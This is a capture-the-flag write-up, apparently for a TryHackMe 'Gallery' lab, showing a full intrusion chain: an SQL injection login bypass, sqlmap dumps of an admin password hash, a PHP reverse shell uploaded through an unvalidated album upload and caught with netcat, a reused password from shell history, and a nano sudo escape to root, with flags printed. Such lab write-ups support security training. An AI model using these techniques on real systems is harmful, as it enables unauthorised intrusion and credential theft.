
Gallery CTF Write-Up:


Start with a simple Nmap scan – and get the first answer:



```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/Gallery]
└─# nmap -sC -sV -oN nmap 10.10.126.124
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-03 07:03 EDT
Nmap scan report for 10.10.126.124
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
8080/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Simple Image Gallery System
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.45 seconds
```


As we can see we have only two open ports – 80 and 8080.




How many ports are open?

2

After trying to access the web on port 80 we get to the default apache page but when trying to get on 8080 we get the login page of the gallery web :




10.10.126.124/gallery/login.php




Simple Image Gallery System

After trying couple of ways to bypass the login page I successfully manage to inject sql query and login as administrator:



m'or 1=1 -- -

•••




Welcome to Simple Image Gallery System

Total Albums 4

Total Images 6

So, the CMS is 'Simple Image Gallery'




What's the name of the CMS?

Simple Image Gallery

So, if the login page is vulnerable to SQLi lets analyze the database and try to extract data with SQLMap:


First I catch the request using burp suite and change the input to '*' and save it on file called req.txt:




```
POST /gallery/classes/Login.php?f=login HTTP/1.1
Host: 10.10.16.135
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 21
Origin: http://10.10.16.135
Connection: close
Referer: http://10.10.16.135/gallery/login.php
Cookie: PHPSESSID=qu1tkjaha9ekq6rg9b8q2jcn0f

username=*&password=*
```

First result is there is two databases – 'information_schema' and 'gallery_db':




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/Gallery]
└─# sqlmap -r req.txt --dbs
```




```
available databases [2]:
[*] gallery_db
[*] information_schema
```

so, lets analyze the 'gallery_db' database:




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/Gallery]
└─# sqlmap -r req.txt -D gallery_db --tables
```




```
Database: gallery_db
[4 tables]
+-------------+
| album_list  |
| images      |
| system_info |
| users       |
+-------------+
```

Because we are looking for the admin hash password the users table is the most relevant , lets enumerate :




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/Gallery]
└─# sqlmap -r req.txt -D gallery_db -T users --columns
```




```
firstname
[05:56:22] [INFO] retrieved: lastname
[05:57:16] [INFO] retrieved: username
[05:58:08] [INFO] retrieved: password
[05:59:09] [INFO] retrieved: avatar
[05:59:44] [INFO] retrieved: last_login
[06:01:08] [INFO] retrieved: type
[06:01:42] [INFO] retrieved: date_added
[06:02:51] [INFO] retrieved: date_updated
```

Lets dump the 'username' and 'password' columns:




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/Gallery]
└─# sqlmap -r req.txt -D gallery_db -T users -C "username,password" --dump
```



```
+----------+----------------------------------+
| username | password                         |
+----------+----------------------------------+
| admin    | a228b12a08b6527e7978cbe5d914531c |
+----------+----------------------------------+
```

And here we got the hash of the administrator password!




What's the hash password of the admin user?

a228b12a08b6527e7978cbe5d914531c


Lets go back to the site and try to gain access to the machine .

The CMS is vulnerable to remote code execution but I fount a better way to gain access (RFI vulnerability): in the album section we can upload files with no validation at all so I upload a reverse shell php file and open a listener on my kali and get in as the user www-data:



Upload


reverse.php



10.10.126.124/gallery/uploads/user_1/album_5/

Index of /gallery/uploads/user_1/albur

```
Name            Last modified      Size Description
Parent Directory
1712143380.php  2024-04-03 11:23   5.4K
```




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/Gallery]
└─# nc -nlvp 4242
listening on [any] 4242 ...
connect to [10.8.41.134] from (UNKNOWN) [10.10.126.124] 53724
Linux gallery 4.15.0-167-generic #175-Ubuntu SMP Wed Jan 5 01:56:07 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 11:24:22 up 22 min,  0 users,  load average: 0.00, 0.12, 0.37
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Upgrading the shell:


- export TERM=xterm
- which python3 [Will allow to know what python is installed]
- python3 -c 'import pty;pty.spawn("/bin/bash")'
- press CTRL+Z to background the shell and run the command on attacker machine :
- stty raw -echo ; fg
- reset
- [These commands will give us a fully functional shell]

Time to escalate my privileges:

Running linpeas find me a password on the history files , I try to su to the user mike with it and it work (mike:b3stpassw0rdbr0xx)!




```
╔══════════╣ Searching passwords in history files
         @stats   = stats
         @items    = { _seq_: 1  }
         @threads = { _seq_: "A" }
sudo -lb3stpassw0rdbr0xx
sudo -l
```




```
www-data@gallery:/$ su mike
Password:
mike@gallery:/$ 
```

So go to mike home and get the user flag:



```
mike@gallery:/$ cd /home/mike
mike@gallery:~$ cat user.txt
THM{af05cd30bfed67849befd546ef}
mike@gallery:~$ 
```


After sudo -l we see that we can run the /opt/rootkit.sh script as root:



```
mike@gallery:/$ sudo -l
Matching Defaults entries for mike on gallery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mike may run the following commands on gallery:
    (root) NOPASSWD: /bin/bash /opt/rootkit.sh
```

Lets take a look at the script and try to find a way to manipulate it to get a root shell :




```
mike@gallery:~$ cat /opt/rootkit.sh
#!/bin/bash

read -e -p "Would you like to versioncheck, update, list or read the report ? " ans;

# Execute your choice
case $ans in
    versioncheck)
        /usr/bin/rkhunter --versioncheck ;;
    update)
        /usr/bin/rkhunter --update;;
    list)
        /usr/bin/rkhunter --list;;
    read)
        /bin/nano /root/report.txt;;
    *)
        exit;;
esac
```

So if we choose the 'read' option it will open a nano editor as root...

GTFOBins:




Shell

It can be used to break out from restricted environments by spawning an interactive system shell.


(a)
```
nano
^R^X
reset; sh 1>&0 2>&0
```

Let's try it out:




```
mike@gallery:~$ sudo /bin/bash /opt/rootkit.sh
Would you like to versioncheck, update, list or read the report ? read
```

After the nano editor open , press ctr+r ctr+x , and then enter : 'reset; sh 1>&0 2>&0' and get a root shell:



```
Command to execute: reset; sh 1>&0 2>&0
#  Get Help                                     ^X Read File
# whoamil                                       M-F New Buffer
root
#
```

Retrieve the root flag:



```
# cat /root/root.txt
THM{ba87e0dfe5903adfa6b8b450ad7567bafde87}
#
```